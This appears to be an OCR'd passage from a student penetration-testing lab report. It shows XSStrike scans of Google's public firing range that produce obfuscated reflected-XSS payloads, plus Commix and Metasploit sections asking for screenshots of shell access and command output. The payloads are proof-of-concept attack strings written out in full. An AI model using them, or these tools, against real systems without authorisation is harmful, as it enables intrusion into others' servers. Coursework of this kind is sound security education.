[!] Testing parameter: q
[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 3072
[+] Payload: <DeTAILS%0aONPOinTErEntEr%09=%09a=prompt,a()>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N]






## Example url #2


Activities
Terminal
May 30 4:25 PM
root@kali: ~/XSStrike
(env) root@kali:~/XSStrike# python3 xsstrike.py -u "http://public-firing-range.appspot.com/reflected/parameter/head?q=a"
XSStrike v3.1.4
[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: q
[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 3072
[+] Payload: <DETAils%09onpOIntEReNtER%09=%09confirm()%0dx>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] n
(env) root@kali:~/XSStrike#





## Example url #3


Activities
Terminal
May 30 4:32 PM
root@kali: ~/XSStrike
(env) root@kali:~/XSStrike# python3 xsstrike.py -u "http://public-firing-range.appspot.com/reflected/parameter/head?q=a"
XSStrike v3.1.4
[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: q
[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 3072
[+] Payload: <DETAils%09onpOIntEReNtER%09=%09confirm()%0dx>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] n
(env) root@kali:~/XSStrike# python3 xsstrike.py -u "http://public-firing-range.appspot.com/reflected/parameter/attribute_
XSStrike v3.1.4
[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: q
[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 6168
[+] Payload: "></SCRipt/><a%0aOnmoUSEoVer%09=%09confirm()>v3dm0s
[!] Efficiency: 100
[!] Confidence: 11
[?] Would you like to continue scanning? [y/N] n
(env) root@kali:~/XSStrike#





# Commix

**Show a screenshot of the payload that the tool finds to discover the vulnerability.**





**Perform an 'ls' and a 'pwd' and show the results in screenshots showing you have obtained access.**





## 5.5 Metasploit


**Use this shell and show screenshots of the execution of the following commands to obtain the current working directory of the server, a directory listing of it, the uid of it, and a full process listing of the server.**



